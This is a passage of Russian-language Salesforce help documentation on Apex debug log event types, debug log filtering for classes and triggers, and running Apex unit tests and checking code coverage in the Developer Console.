| STACK_FRAME_VARIABLE_LIST | Опорный номер и список переменных в формате: <i>номер_переменной</i>   <i>значение</i> . Например:<br><pre>var1:50 var2:'Hello World'</pre>   | Apex Profiling | FINE и выше  |
| STATEMENT_EXECUTE         | Номер строки  | Apex Code      | FINER и выше |
| STATIC_VARIABLE_LIST      | Список переменных в формате: <i>номер_переменной</i>   <i>значение</i> . Например:<br><pre>var1:50 var2:'Hello World'</pre>                   | Apex Profiling | FINE и выше  |
| SYSTEM_CONSTRUCTOR_ENTRY  | Номер строки и строка <code>&lt;init&gt;()</code> с типами параметров в скобках   | System         | FINE и выше  |
| SYSTEM_CONSTRUCTOR_EXIT   | Номер строки и строка <code>&lt;init&gt;()</code> с типами параметров в скобках   | System         | FINE и выше  |
| SYSTEM_METHOD_ENTRY       | Номер строки и сигнатура метода   | System         | FINE и выше  |
| SYSTEM_METHOD_EXIT        | Номер строки и сигнатура метода   | System         | FINE и выше  |
| SYSTEM_MODE_ENTER         | Имя режима  | System         | INFO и выше  |

| Имя события                    | Поля или сопутствующие сведения  | Категория      | Уровень   |
|--------------------------------|--|----------------|---|
| SYSTEM_MODE_EXIT               | Имя режима   | System         | INFO и выше   |
| TESTING_LIMITS                 | Нет  | Apex Profiling | INFO и выше   |
| TOTAL_EMAIL_RECIPIENTS_QUEUED  | Количество отправленных сообщений эл. почты  | Apex Profiling | FINE и выше   |
| USER_DEBUG                     | Номер строки, уровень регистрации и введенная пользователем строка   | Apex Code      | DEBUG и выше по умолчанию. Если пользователь выбирает уровень журнала для метода System.Debug то событие регистрируется на данном уровне. |
| VALIDATION_ERROR               | Сообщение об ошибке  | Validation     | INFO и выше   |
| VALIDATION_FAIL                | Нет  | Validation     | INFO и выше   |
| VALIDATION_FORMULA             | Источник формулы и значения  | Validation     | INFO и выше   |
| VALIDATION_PASS                | Нет  | Validation     | INFO и выше   |
| VALIDATION_RULE                | Имя правила  | Validation     | INFO и выше   |
| VARIABLE_ASSIGNMENT            | Номер строки, имя переменной, строковое представление значения переменной и адрес переменной   | Apex Code      | FINEST  |
| VARIABLE_SCOPE_BEGIN           | Номер строки, имя переменной, тип, значение, определяющее доступность переменной для ссылки, и значение, определяющее статичность переменной | Apex Code      | FINEST  |
| VARIABLE_SCOPE_END             | Нет  | Apex Code      | FINEST  |
| VF_APEX_CALL                   | Имя элемента, имя метода и тип результата  | Apex Code      | INFO и выше   |
| VF_DESERIALIZE_VIEWSTATE_BEGIN | Код состояния просмотра  | Visualforce    | INFO и выше   |
| VF_DESERIALIZE_VIEWSTATE_END   | Нет  | Visualforce    | INFO и выше   |
| VF_EVALUATE_FORMULA_BEGIN      | Код состояния просмотра и формула  | Visualforce    | FINER и выше  |



| Имя события                  | Поля или сопутствующие сведения   | Категория   | Уровень      |
|------------------------------|---|-------------|--------------|
| VF_EVALUATE_FORMULA_END      | Нет   | Visualforce | FINER и выше |
| VF_PAGE_MESSAGE              | Текст сообщения   | Apex Code   | INFO и выше  |
| VF_SERIALIZE_VIEWSTATE_BEGIN | Код состояния просмотра   | Visualforce | INFO и выше  |
| VF_SERIALIZE_VIEWSTATE_END   | Нет   | Visualforce | INFO и выше  |
| WF_ACTION                    | Описание действия   | Workflow    | INFO и выше  |
| WF_ACTION_TASK               | Тема задачи, код действия, правило, ответственный и крайний срок  | Workflow    | INFO и выше  |
| WF_ACTIONS_END               | Сводка выполненных действий   | Workflow    | INFO и выше  |
| WF_APPROVAL                  | Тип перехода, EntityName: NameField Id и имя узла процесса  | Workflow    | INFO и выше  |
| WF_APPROVAL_REMOVE           | EntityName: NameField Id  | Workflow    | INFO и выше  |
| WF_APPROVAL_SUBMIT           | EntityName: NameField Id  | Workflow    | INFO и выше  |
| WF_ASSIGN                    | Ответственный и код шаблона назначенного  | Workflow    | INFO и выше  |
| WF_CRITERIA_BEGIN            | EntityName: NameField Id, имя правила, код правила и тип триггера (если правило соблюдает типы триггеров) | Workflow    | INFO и выше  |
| WF_CRITERIA_END              | Логическое значение, определяющее успех (истина или ложь)   | Workflow    | INFO и выше  |
| WF_EMAIL_ALERT               | Код действия и правило  | Workflow    | INFO и выше  |
| WF_EMAIL_SENT                | Код шаблона эл. почты, получатели и копии сообщений эл. почты   | Workflow    | INFO и выше  |
| WF_ENQUEUE_ACTIONS           | Сводка действий в очереди   | Workflow    | INFO и выше  |
| WF_ESCALATION_ACTION         | Код обращения и часы работы   | Workflow    | INFO и выше  |
| WF_ESCALATION_RULE           | Нет   | Workflow    | INFO и выше  |
| WF_EVAL_ENTRY_CRITERIA       | Имя процесса, код шаблона эл. почты и логическое значение, определяющее результат (истина или ложь)       | Workflow    | INFO и выше  |
| WF_FIELD_UPDATE              | EntityName: NameField Id и имя объекта или поля   | Workflow    | INFO и выше  |
| WF_FORMULA                   | Источник формулы и значения   | Workflow    | INFO и выше  |
| WF_HARD_REJECT               | Нет   | Workflow    | INFO и выше  |
| WF_NEXT_APPROVER             | Ответственный, тип следующего ответственного и поле   | Workflow    | INFO и выше  |

| Имя события            | Поля или сопутствующие сведения  | Категория | Уровень     |
|------------------------|--|-----------|-------------|
| WF_NO_PROCESS_FOUND    | Нет  | Workflow  | INFO и выше |
| WF_OUTBOUND_MSG        | EntityName: NameField Id, код действия и правило   | Workflow  | INFO и выше |
| WF_PROCESS_NODE        | Имя процесса   | Workflow  | INFO и выше |
| WF_REASSIGN_RECORD     | EntityName: NameField Id и ответственный   | Workflow  | INFO и выше |
| WF_RESPONSE_NOTIFY     | Имя уведомителя, адрес эл. почты уведомителя и код шаблона уведомителя                     | Workflow  | INFO и выше |
| WF_RULE_ENTRY_ORDER    | Целое число и порядок обозначения  | Workflow  | INFO и выше |
| WF_RULE_EVAL_BEGIN     | Тип правила  | Workflow  | INFO и выше |
| WF_RULE_EVAL_END       | Нет  | Workflow  | INFO и выше |
| WF_RULE_EVAL_VALUE     | Значение   | Workflow  | INFO и выше |
| WF_RULE_FILTER         | Критерии фильтрации  | Workflow  | INFO и выше |
| WF_RULE_INVOCATION     | EntityName: NameField Id   | Workflow  | INFO и выше |
| WF_RULE_NOT_EVALUATED  | Нет  | Workflow  | INFO и выше |
| WF_SOFT_REJECT         | Имя процесса   | Workflow  | INFO и выше |
| WF_SPOOL_ACTION_BEGIN  | Тип узла   | Workflow  | INFO и выше |
| WF_TIME_TRIGGER        | EntityName: NameField Id, действие времени, контейнер действия времени и дата/время оценки | Workflow  | INFO и выше |
| WF_TIME_TRIGGERS_BEGIN | Нет  | Workflow  | INFO и выше |

СМ. ТАКЖЕ:

[Настройка функции ведения журналов отладки](#)

[Фильтрация журналов отладки для классов и триггеров Apex](#)

## Поиск по журналу отладки

Чтобы найти нужный текст в журнале отладки, воспользуйтесь окном командной строки на консоли разработчика.

Прежде чем выполнить поиск, рекомендуем выполнить операторы Apex для создания журнала в окне командной строки.

1. Чтобы открыть окно командной строки, воспользуйтесь комбинацией клавиш CTRL + L.
2. Чтобы создать журнал, выполните код Apex.
  - Чтобы добавить операторы Apex в командную строку, введите `exec <операторы Apex>`.

Например:

```
exec List<Account> accts = new List<Account>();
for (Integer i=0; i<20; i++){
    Account a = new Account(name='Account Name ' + i);
    accts.add(a);
}
```

- Чтобы выполнить код, введенный в окно Enter Apex Code, введите `exec-r`.
- 3. Чтобы выполнить поиск по конкретному тексту после создания журнала, введите `find <строка>`.  
Например: `find Имя организации`.  
Результаты поиска отображаются в окне командной строки.
- 4. Чтобы закрыть окно командной строки, воспользуйтесь комбинацией клавиш **CTRL + L**.

СМ. ТАКЖЕ:

[Использование командной строки на консоли разработчика](#)

## Фильтрация журналов отладки для классов и триггеров Apex

### Настройка фильтров журнала отладки для классов и триггеров Apex

Фильтрация журналов отладки — это механизм точной настройки детализации журнала на уровне классов и триггеров. Данная функция предназначена для отладки логики Apex. Например, чтобы оценить результат сложного процесса, рекомендуем повысить детализацию журнала для отдельного класса и отключить ведение журнала для других классов или триггеров одним запросом.

При переопределении уровней журнала отладки для класса или триггера данные уровни могут также применяться к вызываемым методам класса и выполняемым в результате триггерам. Все методы класса и триггеры в выполняемой ветви наследуют параметры журнала отладки от вызывающего объекта, кроме случаев их переопределения.


Схема ниже отображает процесс переопределения уровней журнала отладки для классов и триггеров. Допустим, класс `Class1` вызывает ошибки, которые должны быть проанализированы. Соответственно, уровням журнала отладки для класса `Class1` назначается степень детализации `FINEST`. Класс `Class3` не переопределяет данные уровни журнала, поэтому наследует фильтры детализированного журнала для класса `Class1`. Служебный класс `UtilityClass` протестирован и работает корректно, поэтому фильтры журнала отключены. Класс `Class2` не принадлежит ветви кода, вызывающей ошибку, поэтому ведение журнала ограничивается только регистрацией ошибок для категории Apex Code. Триггер `Trigger2` наследует данные параметры журнала от класса `Class2`.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## Точная настройка функции ведения журналов отладки для классов и триггеров



Ниже приведен пример псевдокода, используемого в основе диаграммы.

1. Триггер Trigger1 вызывает метод класса Class1 и другой метод класса Class2. Например:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. Класс Class1 вызывает метод класса Class3, который, в свою очередь, вызывает метод служебного класса. Например:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. Класс Class2 вызывает выполнение триггера Trigger2. Например:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

СМ. ТАКЖЕ:

[Настройка функции ведения журналов отладки](#)

[Уровни журнала отладки](#)

# Тестирование

## Тестирование изменений

Данный раздел содержит сведения о тестировании изменений.

- [Модульные тесты Apex](#)
- [Работа с функцией выполнения теста Apex](#)
- [Выполнение тестов на консоли разработчика](#)
- [Выполнение анонимного кода Apex](#)

## Общие сведения о поблочных тестах Apex

Тестирование — это ключевой этап процесса разработки приложения, предназначенного для клиентов. Стабильно работающее приложение повышает доверие клиентов к компании.

Можно запустить следующие группировки поблочных тестов.

- Некоторые или все методы в конкретном классе
- Некоторые или все методы в наборе классов
- Предопределенный пакет классов, известный как пакет тестов
- Все поблочные тесты организации

Тесты Apex, запускаемые из пользовательского интерфейса Salesforce, выполняются параллельно. Не считая случаев, когда тестовый запуск включает всего один класс и не выбран параметр **«Всегда запускать асинхронно»** из меню «Тест» консоли разработчика, тестовые запуски, инициированные из пользовательского интерфейса, будут работать асинхронно. Классы теста Apex добавляются в очередь заданий Apex для последующего выполнения. Количество классов теста, доступных для выполнения в течение 24 часов, не должно превышать 500 или значения, определяемого путем умножения количества классов организации на «10». При использовании безопасной среды или организации Developer Edition данное ограничение увеличивается и превышает 500 или значение, определяемое путем умножения количества классов тестов в организации на «20».

## Покрытие кода по поблочным тестам

Прежде чем развернуть или добавить код в пакет Force.com AppExchange, воспользуйтесь указанными ниже рекомендациями.

- Как минимум 75% кода Apex должно быть охвачено поблочными тестами, которые должны быть выполнены без ошибок.

Обратите внимание на рекомендации ниже.

- Развертывание Apex в производственной организации инициирует выполнение по умолчанию каждого поблочного теста в пространстве имен организации.
- Вызовы метода `System.debug` не учитываются покрытием кода Apex.
- Методы и классы теста не учитываются покрытием кода Apex.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

Управляемые пакеты  
недоступны в версии  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- «Автор Apex»

- 75% кода Apex должно быть охвачено тестами; однако процентный показатель покрытия кода не является основным. Наоборот, убедитесь, что тесты охватывают все сценарии использования приложения, включая положительные и отрицательные сценарии, а также групповые и отдельные записи. Данное действие гарантирует 75% покрытия кода.

- Каждому триггеру должно отводиться некоторое тестовое покрытие.
- Все классы и триггеры должны быть скомпилированы без ошибок.

Если тест вызывает другой класс или инициирует выполнение триггера, то класс или триггер используется в расчетах покрытия кода.

После выполнения тестов результаты покрытия кода отображаются на консоли разработчика.

Прежде чем создать результаты покрытия кода, выполните тесты посредством одного из перечисленных ниже методов.

- Чтобы запустить все тесты с консоли разработчика, выберите «Тест» > «Запустить все». Выполнение подгруппы тестов не всегда надлежащим образом обновляет результаты покрытия кода, так что запуск всех тестов — лучший способ просмотреть покрытие кода.
- Чтобы выбрать и выполнить тесты на Консоли разработчика, см. раздел [«Создание тестового запуска»](#).
- Для настройки многократно используемого пакета тестов на консоли разработчика см. раздел [«Управление наборами классов тестов Apex с помощью пакетов тестов»](#).
- Чтобы запускать все тесты из раздела «Настройка», введите «Apex» в поле «Быстрый запуск», выберите **Классы Apex**, затем щелкните **«Выполнить все тесты»**.
- Чтобы запустить тесты для отдельного класса из раздела «Настройка», введите Apex в поле «Быстрый поиск», затем выберите **Выполнение тестов Apex**. Нажмите кнопку **«Выбрать тесты»**, выберите классы, содержащие нужные тесты, и нажмите кнопку **«Выполнить»**.

Чтобы просмотреть результаты покрытия кода после выполнения тестов, воспользуйтесь консолью разработчика. Эти результаты включают строки кода, охваченные тестами, для отдельного класса или триггера. См. раздел [«Проверка покрытия кода»](#).

СМ. ТАКЖЕ:


[Работа с функцией выполнения теста Apex](#)

[Руководство разработчика Apex: рекомендации по покрытию кода](#)

## Выполнение теста Apex

### Работа с функцией выполнения теста Apex

1. Введите строку «*Выполнение теста Apex*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Выполнение теста Apex**».
2. Нажмите кнопку «**Выбрать тесты...**».

 **Прим.:** Чтобы просмотреть классы Apex, установленные из управляемого пакета, щелкните ссылку «**Компилировать все классы**» на странице «Классы Apex». См. раздел «[Управление классами Apex](#)» на странице 5610.

3. Выберите нужные тесты. Список тестов содержит только классы, которые содержат методы теста.

- Чтобы выбрать тесты из установленного управляемого пакета, выберите соответствующее пространство имен управляемого пакета из раскрывающегося списка. Список содержит только классы управляемого пакета, соответствующие выбранному пространству имен.
- Чтобы выбрать локальные тесты организации, выберите «**[Мое пространство имен]**» из раскрывающегося списка. Список содержит только локальные классы, отсутствующие в управляемых пакетах.
- Чтобы выбрать любой тест, выберите «**[Все пространства имен]**» из раскрывающегося списка. Список содержит все классы организации, независимо от их принадлежности управляемому пакету.

 **Прим.:** Классы, тесты которых все еще выполняются, не отображаются в списке.

4. Нажмите кнопку «**Запустить**».

Выбранные классы добавляются в очередь заданий Apex для последующего выполнения. Количество классов теста, выбранных для выполнения, не должно превышать 500 или значения, определяемого путем умножения количества классов организации на «10» (в течение 24 часов). При использовании безопасной среды или организации Developer Edition данное ограничение увеличивается и превышает 500 или значение, определяемое путем умножения количества классов организации на «20».

Чтобы отменить выполняемый тест, выберите как минимум один тест и нажмите кнопку «**Отменить**».

Ниже перечислены действия, доступные после выполнения теста.

- Чтобы просмотреть результаты, щелкните имя нужного теста. При наличии ошибок отображается сообщение о первой ошибке и трассировка стека.
- Чтобы просмотреть исходный код Apex, щелкните «**Просмотр**».

 **Прим.:** Результаты теста отображаются в течение 60 минут.

Чтобы просмотреть результаты всех тестов организации, воспользуйтесь страницей «Результаты теста Apex». Введите строку «*Выполнение теста Apex*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Выполнение теста Apex**», затем щелкните **Просмотр журнала теста**.

Чтобы просмотреть дополнительную информацию о выполнении теста, воспользуйтесь консолью разработчика.

1. Откройте Консоль разработчика.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- «Автор Apex»

2. Выполните тесты на странице «Выполнение теста Apex».
3. Чтобы просмотреть запрос, воспользуйтесь консолью разработчика.

### Выключение параллельного выполнения тестов

Тесты, запущенные из пользовательского интерфейса Salesforce (включая консоль разработчика), выполняются параллельно. Параллельное выполнение тестов может сократить время выполнения тестов. Параллельное выполнение тестов, которое инициирует конфликты данных, может быть выключено. Ниже перечислены возможные случаи возникновения конфликтов данных и ошибок UNABLE\_TO\_LOCK\_ROW.

- Одновременное обновление тестами одних и тех же записей — Как правило, обновление одних и тех же записей происходит только в том случае, если тесты не создают собственные данные и отменяют блокировку доступа к данным организации.
- Взаимоблокировка тестов, выполняемых параллельно и пытающихся создать записи, содержащие повторяющиеся значения полей индекса — Откат тестовых данных выполняется после выполнения метода теста. Взаимоблокировка выполняется в том случае, если два выполняемых теста ожидают друг друга с целью отката данных, выполняемого при вставке записей, содержащих одинаковые уникальные значения полей индекса, в разном порядке.

Чтобы избежать возникновения данных ошибок, выключите параллельное выполнение тестов в пользовательском интерфейсе Salesforce.

1. Введите строку «*Выполнение теста Apex*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Выполнение теста Apex**», затем щелкните **Параметры...**
2. Установите флажок «**Отключить параллельное тестирование Apex**» в диалоговом окне «Параметры выполнения теста Apex» и нажмите кнопку «**ОК**».

Дополнительную информацию о тестовых данных см. в разделе «Изоляция тестовых данных от данных организации в поблочных тестах» [Руководства разработчика Force.com Apex Code](#). Данный параметр не влияет на порядок выполнения тестов, которые продолжают выполняться асинхронно на странице «Выполнение теста Apex».

### Просмотр результатов покрытия кода

Чтобы просмотреть сведения о покрытии кода после выполнения тестов на странице «Выполнение теста Apex», воспользуйтесь консолью разработчика. См. раздел «[Проверка покрытия кода](#)».

Чтобы сократить время вычисления общих результатов покрытия кода, полученных посредством ссылки «**Оценить покрытие кода организации**» на странице «Выполнение теста Apex», нажмите кнопку «**Параметры...**», установите флажок «**Сохранить только совокупное покрытие кода**» и нажмите кнопку «**ОК**». Рекомендуем использовать данный параметр только в том случае, если количество методов теста Apex, умноженное на количество всех классов и триггеров, находится в диапазоне сотен тысяч. При применении данного параметра результаты покрытия кода сохраняются совокупно для всех методов теста. Таким образом, пользователям недоступны результаты покрытия кода для отдельного метода теста, включая синее и красное цветовое выделение, соответствующее построчному покрытию кода на консоли разработчика. Дополнительные сведения о выполнении тестов см. в [Справке по Salesforce: Создание тестового запуска](#) и [Руководство разработчика Apex: «Выполнение методов поблочного теста»](#).

### Параметр теста «Независимая последовательность автонумерации»

Чтобы исключить пробелы автонумерации в записях организации, возникающие в результате использования тестовых записей, созданных тестами Apex, нажмите кнопку «**Параметры...**», установите флажок «**Независимая последовательность автонумерации**» и нажмите кнопку «**ОК**». Данный параметр позволяет отделить последовательность автонумерации, используемую тестами Apex, от последовательности, используемой организацией. Таким образом,



создание тестовых данных в тестах Apex не влияет на последовательность полей автонумерации для новых нетестовых записей организации.

Если данный параметр отключен, то поля автонумерации тестовых записей, создаваемых тестами Apex, будут содержать пробелы. Например, при наличии 50 записей организаций поле автонумерации последней созданной организации может содержать значение «N-0050». Выполнение теста Apex, создающего пять тестовых организаций, инициирует увеличение последовательности автонумерации на пять пунктов, несмотря на то, что данные тестовые записи могут не передаваться в базу данных и подлежать возврату. Данный пробел является причиной использования значения «N-0056» вместо значения «N-0051» в поле автонумерации следующей созданной нетестовой записи организации. При включении данного параметра перед выполнением теста Apex, создающего тестовые данные, система сохраняет последовательность автонумерации, поэтому поле автонумерации следующей нетестовой записи будет содержать значение «N-0051».

Пробелы, возникающие в последовательности автонумерации, могут быть следствием других причин (например, неудачное выполнение триггеров, предназначенных для вставки новых записей, и возврат записей). В данном случае пробелы не могут быть полностью исключены, так как в результате одной транзакции некоторые записи могут быть вставлены, а другие возвращены.

СМ. ТАКЖЕ:

- [Открытие консоли разработчика](#)
- [Результаты теста Apex](#)
- [Сведения о результатах теста Apex](#)

## Результаты теста Apex

В меню «Настройка» введите Apex в поле «Быстрый поиск», выберите **Выполнение теста Apex**, затем щелкните **Просмотр журнала теста**, чтобы просмотреть все результаты тестов для вашей организации, а не только запущенные вами тесты. Результаты теста хранятся в течение 30 дней или до момента удаления.

Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

Чтобы просмотреть сведения о выполнении конкретного теста, щелкните **«Просмотр»**.

Журналу отладки автоматически назначаются определенные уровни и категории, которые не могут быть изменены на странице «Выполнение теста Apex».

| Категория      | Уровень |
|----------------|---------|
| Database       | INFO    |
| Apex Code      | FINE    |
| Apex Profiling | FINE    |
| Workflow       | FINEST  |
| Validation     | INFO    |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- «Автор Apex»

**!** **Важное замечание:** Прежде чем развернуть или добавить код Apex в пакет Force.com AppExchange, воспользуйтесь указанными ниже рекомендациями.

- Как минимум 75% кода Apex должно быть охвачено поблочными тестами, которые должны быть выполнены без ошибок.

Обратите внимание на рекомендации ниже.

- Развертывание Apex в производственной организации инициирует выполнение по умолчанию каждого поблочного теста в пространстве имен организации.
- Вызовы метода `System.debug` не учитываются покрытием кода Apex.
- Методы и классы теста не учитываются покрытием кода Apex.
- 75% кода Apex должно быть охвачено тестами; однако процентный показатель покрытия кода не является основным. Наоборот, убедитесь, что тесты охватывают все сценарии использования приложения, включая положительные и отрицательные сценарии, а также групповые и отдельные записи. Данное действие гарантирует 75% покрытия кода.
- Каждому триггеру должно отводиться некоторое тестовое покрытие.
- Все классы и триггеры должны быть скомпилированы без ошибок.

СМ. ТАКЖЕ:

[Сведения о результатах теста Apex](#)

## Сведения о результатах теста Apex

Чтобы просмотреть все результаты тестов для вашей организации в представлении по умолчанию за тридцатидневный период, если он не очищен, а не только лично запущенные тесты, в разделе «Настройка» введите «Apex» в поле «Быстрый поиск», выберите **«Выполнение теста Apex»**, затем щелкните **«Просмотр журнала теста»**. Чтобы просмотреть сведения о выполнении конкретного теста, щелкните **«Просмотр»**.

СМ. ТАКЖЕ:

[Результаты теста Apex](#)

## Выполнение тестов на консоли разработчика

### Выполнение тестов на консоли разработчика

Консоль разработчика позволяет настраивать тестовые запуски, запускать тесты и проверять покрытие кода Apex.

Управление тестами можно осуществлять из меню «Test» консоли разработчика.

- **Всегда запускать асинхронно** Если этот параметр не включен, то синхронно запускаются тестовые запуски с тестами только одного класса. Тестовые запуски, в которых используется несколько классов, запускаются асинхронно, независимо от того, включен ли этот параметр.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- «Автор Apex»

- **New Run:** Создание тестового запуска. Дополнительные сведения см. в разделе [«Создание тестового запуска»](#).
- **Повторный запуск** Выполнение теста, выбранного на вкладке «Tests».
- **Перезапустить неудачные тесты** Выберите этот вариант, чтобы перезапустить только неудачно выполненные тесты из тестового запуска, выделенного на вкладке «Тесты».
- **Run All:** выполнение всех сохраненных тестовых методов.
- **Abort:** Отмена теста, выбранного на вкладке «Tests».
- **New Suite.** Создание пакета классов тестов, обычно запускаемых вместе. Дополнительные сведения см. в разделе [Управление наборами классов тестов Apex с помощью пакетов тестов](#).
- **Suite Manager.** Создание или удаление пакетов тестов или редактирование тех классов, которые входят в пакет тестов.
- **New Suite Run.** Создание тестового запуска классов в одном или нескольких пакетах тестов.
- **Collapse All:** Сворачивание всех открытых тестов на вкладке «Tests».
- **Expand All:** Разворачивание всех тестов на вкладке «Tests».
- **Clear Test Data:** Очистка текущих тестовых данных и результатов покрытия кода.



Выполненные тесты отображаются на вкладке «Tests» нижней панели консоли разработчика.

| Status                   | Test Run                   | Enqueued Time                   | Duration | Failures | Total | Overall Code Coverage   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
|--------------------------|----------------------------|---------------------------------|----------|----------|-------|---|-------|---------|-------|--------------------------|------|-----|--------------|------|-----|--------------|----|-----|-----------------|----|-----|----------|----|------|------|----|-----|
| ✗                        | 707R000000056dH            | Tue Dec 15 2015 23:28:28 GMT... |          | 0        | 2     | <table border="1"> <thead> <tr> <th>Class</th> <th>Percent</th> <th>Lines</th> </tr> </thead> <tbody> <tr> <td>Account_After_Insert_Trg</td> <td>100%</td> <td>2/2</td> </tr> <tr> <td>AwesomeClass</td> <td>100%</td> <td>3/3</td> </tr> <tr> <td>ComplexBatch</td> <td>0%</td> <td>0/9</td> </tr> <tr> <td>SimpleQueueable</td> <td>0%</td> <td>0/8</td> </tr> <tr> <td>TestUtil</td> <td>0%</td> <td>0/25</td> </tr> <tr> <td>Util</td> <td>0%</td> <td>0/4</td> </tr> </tbody> </table> | Class | Percent | Lines | Account_After_Insert_Trg | 100% | 2/2 | AwesomeClass | 100% | 3/3 | ComplexBatch | 0% | 0/9 | SimpleQueueable | 0% | 0/8 | TestUtil | 0% | 0/25 | Util | 0% | 0/4 |
| Class                    | Percent                    | Lines                           |          |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| Account_After_Insert_Trg | 100%                       | 2/2                             |          |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| AwesomeClass             | 100%                       | 3/3                             |          |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| ComplexBatch             | 0%                         | 0/9                             |          |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| SimpleQueueable          | 0%                         | 0/8                             |          |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| TestUtil                 | 0%                         | 0/25                            |          |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| Util                     | 0%                         | 0/4                             |          |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| ✗                        | AwesomeClassTest           |                                 |          | 1        | 4     |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| ✗                        | testAFailingTest           |                                 | 0:00     |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| ✓                        | testMyAwesomeMethod        |                                 | 0:00     |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| ✓                        | testMyAwesomeMethodIfFalse |                                 | 0:00     |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| ✓                        | testMyAwesomeMethodIfTrue  |                                 | 0:00     |          |       |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |
| ✓                        | SampleClassTest            |                                 |          | 0        | 2     |   |       |         |       |                          |      |     |              |      |     |              |    |     |                 |    |     |          |    |      |      |    |     |

Панель Overall Code Coverage отображает процент покрытия кода для каждого класса организации. Данная панель всегда отображает текущий процент для каждого класса. После выполнения тестового запуска всех классов данная панель отображает общий единый процент жирным шрифтом. Дополнительную информацию см. в разделе [«Проверка покрытия кода»](#).

Дополнительные сведения о тестировании см. в [Руководстве разработчика Apex: Тестирование Apex](#).

СМ. ТАКЖЕ:

[Создание тестового запуска](#)

[Проверка покрытия кода](#)

## Проверка покрытия кода

